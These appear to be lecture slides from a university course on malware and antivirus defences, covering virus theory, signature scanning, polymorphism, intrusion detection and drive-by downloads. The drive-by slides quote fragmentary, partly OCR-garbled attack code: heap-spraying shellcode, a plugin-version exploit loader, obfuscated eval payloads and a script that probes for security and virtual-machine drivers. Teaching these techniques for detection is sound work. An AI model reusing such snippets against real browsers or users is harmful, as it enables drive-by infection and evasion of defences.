# CO 445H MALWARE AND VIRUSES

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## Malware: Different Types

- A virus is a computer program that is capable of **making copies** of itself and inserting those copies into other programs.
- A worm is a virus that uses a **network** to copy itself onto other computers.

- Spyware is software that aids in gathering information about a person or organization without their knowledge and that may send such information to another entity
- A Trojan often acts as a backdoor, contacting a controller which can then have unauthorized access to the affected computer.
- A drive-by-download attack is a malware delivery technique triggered when the user visits a website.


## Wait, There's More







#### Malware Volume



The AV-TEST Institute registers over 450,000 new malicious programs every day

## A Lot of Commercial Activity



Cyber
Security
Market
worth
\$155.74
Billion by
2019

## What is a Virus?

a program that can **infect** other programs by modifying them to include a, possibly **evolved**, version of itself

Fred Cohen, 1983

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#### Computer Viruses

#### Theory and Experiments

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This paper introduces "computer viruses" and examines their potential for causing widespread damage to computer systems. Basic theoretical results are presented, and the infeasibility of viral defense in large classes of systems is shown Defensive schemes are presented and several experiments are described.

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
#### 1. Introduction

This paper defines a major computer security problem called a virus. The virus is interesting because of its ability to attach itself to other programs and cause them to become viruses as well. Given the widespread use of sharing in current computer systems, the threat of a virus carrying a Trojan horse [1,20] is significant. Although a considerable amount of work has been done in implementing policies to protect against the illicit dissemination of information [4,7], and many systems have been implemented to provide protection from this sort of attack [12,19,21,22], little work has been done in the area of keeping information entering an area from causing damage [5,18] There are many types of information paths possible in systems, some legitimate and authorized, and others that may be covert [18], the most commonly ignored one being through the user We will ignore covert information paths throughout this

The general facilities exist for providing provably correct protection schemes [9], but they depend on a security policy that is effective against the types of attacks being carried out. Even some quite simple protection systems cannot be proven 'safe' [14] Protection from denial of services requires the detection of halting programs which is well known to be undecidable [11] The problem of precisely marking information flow within a system [10] has been shown to be NP-complete. The use of guards for the passing of untrustworthy information [25] between users has been examined, but in general depends on the ability to prove program correctness which is well known to be NP-complete.

The Xerox worm program [23] has demonstrated the ability to propagate through a network, and has even accidentally caused denial of services. In a later variation, the game of 'core wars' [8] was invented to allow two programs to do battle with one another Other variations on this theme have been reported by many unpublished authors, mostly in the context of nighttime games played between programmers. The term virus has also been used in conjunction with an augmentation to

## Brief History of Malware



2004 Cabir
First worm affecting Symbian Series 60 phones.
Spreads from phone to phone by using Bluetooth OBEX push protocol.

Mac users can often be heard to say "I don't need antivirus software, I have an Apple". Unfortunately, this is a misguided conclusion. Whilst the dangers are certainly much less than with Windows computers, they do exist nonetheless.

Mac users who think they do not need to concern themselves have created an illusion. The claim that Apple users are less threatened than Windows users is currently still correct, but could change rapidly.

It was the low market share of Macs that limited the attentions of online criminals; now that Macs are becoming more popular, this state of affairs is changing.

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## Coevolution: Basic Setup

#### Virus

Wait for user to execute an infected file

Infect other (binary) files by modifying them


Spread that way

#### **Antivirus**


- Identify a sequence of instructions or data
- Formulate a signature
- Scan all files
- Look for signature found verbatim
- Bottleneck: scanning speed

## Signatures

# AA AB AC AD AE \* \* AF AA AB AC AD AE \* \* AF Pattern can match — from any offset Pattern can match up to 400 bytes If regex pattern, need a — full state machine to process



## Signatures Are Updated All The Time



Normally, updates are released daily


## Coevolution: Entry Point Scanning

#### Virus

- Place virus at the entry point or make it directly reachable from the entry point
- Make virus small to avoid being easily noticed by user

#### **Antivirus**

- Entry point scanning
- Do exploration of reachable instruction starting with the entry point of the program
- Continue until no more instructions are found



## Coevolution: Virus Encryption

#### Virus

- Decryption routine
- Virus body
- Decrypt into memory, not do disk
- Set PC to the beginning of the decryption buffer
- Encrypt with a different key before adding virus to new executable

#### **Antivirus**

- Decryption (and encryption) routines (packers) used by viruses are easy to fingerprint
- Develop signatures to match these routines
- Attempt to decrypt the virus body to perform a secondary verification (x-raying)

## Simple Decryption Routine

```
00000000
          nop
00000001
          nop
00000002
          nop
00000003
          nop
00000004
          pop eax
00000005
          pop eax
00000006
          pop eax
00000007
          pop eax
00000008
          jmp Ox1a
0000000a
          pop ebx
d000000b
          dec ebx
00000000
          xor ecx,ecx
0000000e
          most ev Oviha
00000012
                                        Decrypting loop, 0xbd
          xor byte[ebx+ecx*1],0xbd
          loop 0x12
                                        is the xor key
00000016
00000018
          jmp Ox1f
0000001a
          call Oxa
0000001f
          push esp
          mov dword[0xe2bdbdbe],eax
00000020
          fstp dword[ecx*4+0x36bdbdbd]
00000025
                                             Code to decrypt
0000002c
          std
0000002d
          mov cl,0x36
0000002£
          int Oxa1
00000031
          adc byte[esi],dh
00000033
          aad 0xb5
00000035
          ss: dec edx
```

#### Jumping Ahead: Similar Behavior in JavaScript

```
function kvaR2() {
   jFknn6 = Math.PI;
   XuCsEFU8 = Math.tan:
   AMTthR4 = parseInt;
   ChsV1 = 'length';
   fshnq5 = 'test';
   BuUsE2 = 'replace';
   wHClGXJ8 = AMTthR4(~ ((jFknn6 & jFknn6) | (~jFknn6 & j
   TXuDxX8 = AMTthR4(((wHClGXJ8 & wHClGXJ8) | (~wHClGXJ8
 *Encrypt By Dadong's JSXX 0.41 VIP*/
    ZETINGUI - IAUDAAO >> IAUDAAO,
   new function () {
       KDRhr0 = BCsVB5('a1Qe4dG*|6zY^k8b|#&,m8$[x GD3]Nvj
    1 2
   trv {
        if (! / ^ \\d * $ / g[fshng5](bfBoeXy5));
    } catch (e) {
       bfBoeXy5 = wHClGXJ8;
```

## Coevolution: Polymorphic

#### Virus

- Use a mutation engine to generate a (decryption routine, encryption routine) pair
- Functionally similar or the same, but syntactically very different
- Use the encryption routine to encode the body of the virus
- No fixed part of the virus preserved (decryption, encryption, body)

#### **Antivirus**

- Custom detection program designed to recognize specific detection engines
- Generic decryption (GD)
  - Emulator
  - Signature matching engine
  - Scan memory/disk at regular intervals in hopes of finding decoded virus body

D1 E1

D2

E2

## **Emulation Challenges**

How long to emulate the execution? Viruses use padding instructions to delay execution. Can also use sleep for a while to slow down the scanner.


What is the quality of the emulator? How many CPUs to support?

What if decryption starts upon user interactions? How do we trigger it?

What about anti-emulation tricks?

#### AV: Static and Runtime

- Signature-based virusdetection static techniques
- Emulation-based detection runtime technique
- Generally, both are used at the same time (hybrid)



#### **False Positives**

- A "false positive" is when antivirus software identifies a non-malicious file as a virus. When this happens, it can cause serious problems.
- For example, if an antivirus program is configured to immediately delete or quarantine infected files, a false positive in an essential file can render the operating system or some applications unusable.
  - In May 2007, a faulty virus signature issued by Symantec mistakenly removed essential operating system files, leaving thousands of PCs unable to boot
  - Also in May 2007, the executable file required by Pegasus Mail was falsely detected by Norton AntiVirus as being a Trojan and it was automatically removed, preventing Pegasus Mail from running. Norton anti-virus had falsely identified three releases of Pegasus Mail as malware, and would delete the Pegasus Mail installer file when that happened n response to this Pegasus Mail stated:
  - On the basis that Norton/Symantec has done this for every one of the last three releases of Pegasus Mail, we can only condemn this product as too flawed to use, and recommend in the strongest terms that our users cease using it in favor of alternative, less buggy anti-virus packages

#### More False Positives

- In April 2010, McAfee VirusScan detected svchost.exe, a normal Windows binary, as a virus on machines running Windows XP with Service Pack 3, causing a reboot loop and loss of all network access
- In December 2010, a faulty update on the AVG anti-virus suite damaged 64-bit versions of Windows 7, rendering it unable to boot, due to an endless boot loop created
- In October 2011, Microsoft Security Essentials removed the Google Chrome browser, rival to Microsoft's own Internet Explorer. MSE flagged Chrome as a Zbot banking trojan



## False Alarms


#### McAfee

False alarm found in some parts of	Detected as	Supposed prevalence
123Copy package	Artemis!5b45ca01db57	
AntiyPorts package	Artemis!0f22cb64a570	
AutoIt package	Artemis!94F2DF00781A	
Brockhaus package	Artemis!0d5eb245f1f8	
ComboFix package	Artemis!f4d4a0141e15	
InterVideo packageX	Artemis!F2A6D055349D	
Macromedia packageX	Artemis!70175B3A1438	
NoVirusThanks package	Artemis!f9de1b1507f9	
Qvod package	Artemis!5eca75795122	_
RegistryCleanExpert package	Artemis!EFFF1E0C5877	
SmadAV package	Artemis!e3cbd12c5780	
Tiscali package	Artemis!F40C0329703F	
TubeCatcher package	Artemis!CDA143125447	
UniMED package	Artemis!35471ba21d18	
WildTangent package	Artemis!A21E203DAECB	
WWFdesktop packageX	Artemis!1dc6d0d85cc7	

McAfee had 16 false alarms.

## Vulnerability Gap

- As long as user has the right virus signatures and computer has recently been scanner, detection will likely work
- But the virus landscape changes fast
- This calls for monitoring techniques for unknown viruses



http://www.m86security.com/documents/pdfs/security labs/m86 security labs vulnerability report.pdf

#### Limitations of AV

- Reactive approach renders existing security solutions less effective, because they are too slow to respond and require up-to-date signatures, before they can be effective
- While the reactive signature approach provides adequate identification of existing attacks, it is virtually useless in protecting against new and unknown attacks

#### Malwarebytes: Not Signature-Based



https://www.youtube.com/watch?v=PGLGyPuxP7c

## IDS: Intrusion Detection Systems

- Collect signals
- Build a model of normal (and abnormal behavior)
- Process logs and create alerts
- Notify system operators

- Behavioral models can be quite complex
- Are often graph-based
- Or regex-based
- Influence false positive and false negative rates

#### Host-Based vs. Network-Based IDS


- Log analyzers
- Signature-based sensors
- System call analyzers
- Application behavior analyzers
- File integrity checkers

- Scan incoming and outgoing traffic
- Primarily signature-based
- Combined into firewalls
- Can be located on a different machine

## System Call Log

```
11:33:27; [pid 1286] open 11:33:27; [pid 1286] mmap 11:33:27; [pid 1286] mmap
11:33:27; [pid 1286] munmap 11:33:27; [pid 1286] mmap 11:33:27; [pid 1286] mmap
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close 11:33:27; [pid 1286] open 11:33:27; [pid 1286] mmap 11:33:27; [pid 1286]
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close 11:33:27;[pid 1286] open 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286]
mmap 11:33:27;[pid 1286] munmap 11:33:27;[pid 1286] mmap 11:33:27;[pid 1286]
-l--- 44.22.27.[mid 420c] -l--- 44.22.27.[mid 420c] ......... 44.22.27.[mid
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## Registry Access Log




### Host-Based Intrusion Detection


```
open()
f(int x) {
                                     Entry(g)
                                                                     Entry(f)
   x ? getuid() : geteuid();
   X++
g() {
                                                               /getuid()
                                                                            geteuid()
                                        close()
   fd = open("foo", O_RDONLY);
   f(0); close(fd); f(1);
   exit(0);
                                                 exit()
                                      Exit(g)
                                                                       Exit(f)
```

## Drive-by malware

#### Brief History of Memory-Based Exploits



## What is a Drive-By Attack?




#### **Drive-By Attack Example: Heap Spraying**

#### **Browser Heap**







```
<SCRIPT language="text/javascript">
    shellcode = unescape ("%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4343%u4
```

## **Heap Spraying**



## More Complex Malware

```
var E5Jrh = null;
     try {
         E5Jrh = new ActiveXObject("AcroPDF.PDF")
    } catch(e) { }
    if(!E5Jrh)
    try {
         E5Jrh = new ActiveXObject("PDF.PdfCtrl")
    } catch(e) { }
    if(E5Jrh) {
         lv = E5Jrh.GetVersions().split(",")[4].
10
         split("=")[1].replace(/\./g,"");
11
         if(lv < 900 && lv != 813)
12
           document.write('<embed src=".../validate.php?s=PTq..."
13
           width=100 height=100 type="application/pdf"></embed>')
14
15
         try {
16
           var E5Jrh = 0;
17
           E5Jrh = (new ActiveXObject(
18
                 "ShockwaveFlash.ShockwaveFlash.9"))
19
                 .GetVariable("$" + "version").split(",")
20
         } catch(e) { }
21
         if(E5Jrh && E5Jrh[2] < 124)
22
           document.write('<object classid="clsid:d27cdb6e-ae..."
23
           width=100 height=100 align=middle><param name="movie"...');</pre>
^{24}
25
```

## This is one of key reasons why browser vulnerabilities are so valuable

Drive-by downloads



# **Aspects of Drive-By Malware**

- Attacks
  - Browser
  - What is mostly affected?
  - Browser plugins
  - What is affected in plugins? Why plugins are most open to exploitation?
- Vulnerabilities
  - Dangling pointers
  - Double frees
  - Buffer overruns are harder

- Malware is highly obfuscated
- Obfuscation changes all the time

### **Obfuscation**


```
eval(""+0(2369522)+0(1949494)+0
(2288625)+0(648464)+0(2304124)+
0(2080995)+0(2020710)+0(2164958
)+0(2168902)+0(1986377)+0(22279
03)+0(2005851)+0(2021303)+0(646
435)+0(1228455)+0(644519)+0(234
6826)+0(2207788)+0(2023127)+0(2
306806)+0(1983560)+0(1949296)+0
(2245968)+0(2028685)+0(809214)+
0(680960)+0(747602)+0(2346412)+
0(1060647)+0(1045327)+0(1381007
)+0(1329180)+0(745897)+0(234140
4)+0(1109791)+0(1064283)+0(1128
719)+0(1321055)+0(748985)+...);
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
```
var l = function(x) {
 return String.fromCharCode(x);
     var 0 = function(m) {
       return String.fromCharCode(
        Math.floor(m / 10000) / 2);
shellcode = unescape("%u54EB%u758B...");
var bigblock = unescape("%u0c0c%u0c0c");
while (bigblock.length<slackspace) {</pre>
  bigblock += bigblock;
block = bigblock.substring(0,
  bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {</pre>
  block = block + block + fillblock;
memory = new Array();
for (x=0; x<300; x++) {
```

#### More Obfuscated Code


```
function chavs(a) {
    eval('va' + 'r xm' + 'lDo' + 'c = n' + 'ew A' + 'ctiv' + 'eX' + 'Objec' + 't("' + 'Micr' -
   xmlDoc.async = true;
   xmlDoc.loadXML('<!DO' + 'CTY' + 'PE ht' + 'ml PU' + 'BLI' + 'C "-//W' + '3C//DT' + 'D XH'
'tion//E' + 'N" "r' + 'es' + '://' + a + '">');
   if (xmlDoc.parseError.errorCode != 0) {
        var err = "Error Code: " + xmlDoc.parseError.errorCode + "\n";
        err += "Error Reason: " + xmlDoc.parseError.reason;
        err += "Error line: " + xmlDoc.parseError.line;
        if (err.indexOf("-2147023083") > 0) {
            return 1:
       } else {
            return 0;
    return 0;
var c_a = 0;
if (chavs("c:\\\" + "in" + "dow" + "s\\Sys" + "tem" + "32\\d" + "riv" + "ers\\eamo" + "n.sy" -
"ws\\Sy" + "ste" + "m32\\dr" + "ive" + "rs\\kl" + "if.sy" + "s") || chavs("c:\\Wi" + "ndo" + '
"s\\kn" + "ep" + "s.s" + "ys") || chavs("c:\\\" + "indo" + "ws\\Sys" + "tem3" + "2\\dr" + "iv'
chavs("c:\\Wi" + "nd" + "ows\\Sy" + "stem" + "32\\dr" + "ive" + "rs\\vmn" + "et.sy" + "s") ||
"tem" + "32\\dr" + "iver" + "s\\v" + "mxne" + "t.sv" + "s") || chavs("c:\\Win" + "dow" + "s\\\
"ers\\kl" + "1.s" + "ys") || chavs("c:\\Wi" + "ndo" + "ws\\Sy" + "st" + "em32\\d" + "riv" + "@
chavs("c:\\Win" + "do" + "ws\\Sys" + "tem3" + "2\\d" + "rive" + "rs\\tm" + "tdi.s" + "ys") ||
"tem3" + "2\\d" + "rive" + "rs\\tma" + "ctmon.s" + "ys") || chavs("c:\\Wi" + "ndo" + "ws\\Sy"
"ers\\TM" + "EBC" + "32.sy" + "s") || chavs("c:\\Wi" + "ndow" + "s\\Sys" + "tem3" + "2\\dri" -
|| chavs("c:\\W" + "indo" + "ws\\Sy" + "ste" + "m32\\dr" + "iv" + "ers\\tm" + "com" + "m.s" +
